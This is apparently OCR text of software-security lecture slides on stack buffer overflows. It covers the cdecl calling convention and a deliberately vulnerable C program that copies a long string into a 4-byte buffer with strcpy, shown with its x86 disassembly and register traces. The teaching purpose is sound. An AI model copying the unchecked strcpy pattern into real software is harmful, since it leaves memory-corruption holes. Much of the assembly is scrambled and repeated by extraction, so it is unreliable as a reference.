



































Adam Doupé, Software Security











Stack Overflows

- Data is copied without checking boundaries
- Data "overflows" a pre-allocated buffer and overwrites the return address (or other parts of the frame)
- Normally this causes a segmentation fault
- If correctly crafted, it is possible overwrite the return address with a user-defined value
- It is possible to cause a jump to user-defined code (e.g., code that invokes a shell)
- The code may be part of the overflowing data (or not)
- The code will be executed with the privileges of the running program





Implications of Cdecl

- Saved EBP and saved EIP are stored on the stack
- What prevents a program/function from writing/changing those values?
 - What would happen if they did?



```
mycpy:
#include <string.h>
                                      push %ebp
                                      mov %esp, %ebp
#include <stdio.h>
                                      sub $0x28, %esp
void mycpy(char* str)
                                      mov 0x8(%ebp), %eax
                                      mov eax,0x4(esp)
  char foo[4];
                                      lea -0xc(%ebp), %eax
                                      mov %eax,(%esp)
  strcpy(foo, str);
                                      call strcpy
}
                                      leave
int main()
                                      ret
                                    main:
                                      push %ebp
  mycpy("asu cse 340 fall
                                      mov %esp, %ebp
2015 rocks!");
                                      sub $0x10, %esp
  printf("After");
                                      movl $0x8048504, (%esp)
  return 0;
                                      call mycpy
                                      mov $0x8048517, %eax
                                      mov %eax,(%esp)
                                      call printf
                                      mov $0x0, eax
                                      leave
                                                           115
 Adam Doupé, Software Security
                                      ret
```





push %ebp	0x80483f4
mov %esp,%ebp	0x80483f5
sub \$0x28,%esp	0x80483f7
<pre>mov 0x8(%ebp),%eax</pre>	0x80483fa
<pre>mov %eax,0x4(%esp)</pre>	0x80483fd
<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
<pre>mov %eax,(%esp)</pre>	0x8048404
call strcpy	0x8048407
leave	0x804840c
ret	0x804840d
main:	
push %ebp	0x804840e
mov %esp,%ebp	0x804840f

movl \$0x8048504,(%esp)0x8048417

0x8048414

0x804841e

mycpy:

%eax	
%esp	0xfd2d0
%ebp	0xfd2e0
%eip	0x804840e

 mov \$0x8048517,%eax
 0x8048423

 mov %eax,(%esp)
 0x8048428

 call printf
 0x804842b


 mov \$0x0,%eax
 0x8048430

 leave
 0x8048435

 ret
 0x8048436

sub \$0x10, %esp

call mycpy




d2d4	mycpy:	
	push %ebp	0x80483f4
	mov %esp,%ebp	0x80483f5
	sub \$0x28,%esp	0x80483f7
	<pre>mov 0x8(%ebp),%eax</pre>	0x80483fa
	<pre>mov %eax,0x4(%esp)</pre>	0x80483fd
	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
	<pre>mov %eax,(%esp)</pre>	0x8048404
	call strcpy	0x8048407
	leave	0x804840c
	ret	0x804840d
	main:	
	push %ebp	0x804840e

mov %esp,%ebp

leave

ret

sub \$0x10, %esp



movl \$0x8048504,(%esp)0x8048417
call mycpy 0x804841e
mov \$0x8048517,%eax 0x8048423
mov %eax,(%esp) 0x8048428
call printf 0x804842b
mov \$0x0,%eax 0x8048430

0x804840f

0x8048414

0x8048435

Adam Doupé, Software Security

152



1	X	†	a	2	a	4	

push %ebp

push %ebp

mov %esp,%ebp


mov %esp,%ebp	0x80483f5
sub \$0x28,%esp	0x80483f7
mov 0x8(%ebp),%eax	0x80483fa
<pre>mov %eax,0x4(%esp)</pre>	0x80483fd
<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
<pre>mov %eax,(%esp)</pre>	0x8048404
call strcpy	0x8048407
leave	0x804840c
ret	0x804840d
ain:	

0x80483f4

0x804840e

0x804840f

0x8048414



sub \$0x10, %esp movl \$0x8048504,(%esp)0x8048417 call mycpy 0x804841e mov \$0x8048517, %eax 0x8048423 mov %eax,(%esp) 0x8048428

> call printf 0x804842b mov \$0x0, %eax 0x8048430 leave 0x8048435 0x8048436 ret


153

%eax

%esp

%ebp

%eip



0xfd2d4

mycpy:

push %ebp	0x80483f4
mov %esp,%ebp	0x80483f5
sub \$0x28,%esp	0x80483f7
mov 0x8(%ebp),%eax	0x80483fa
<pre>mov %eax,0x4(%esp)</pre>	0x80483fd
lea -0xc(%ebp),%eax	0x8048401
<pre>mov %eax,(%esp)</pre>	0x8048404
call strcpy	0x8048407
leave	0x804840c
ret	0x804840d
main:	
push %ebp	0x804840e
mov %esp,%ebp	0x804840f
→ sub \$0x10,%esp	0x8048414

movl \$0x8048504,(%esp)0x8048417

0x804841e

%eax	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x8048414

 mov \$0x8048517,%eax
 0x8048423

 mov %eax,(%esp)
 0x8048428

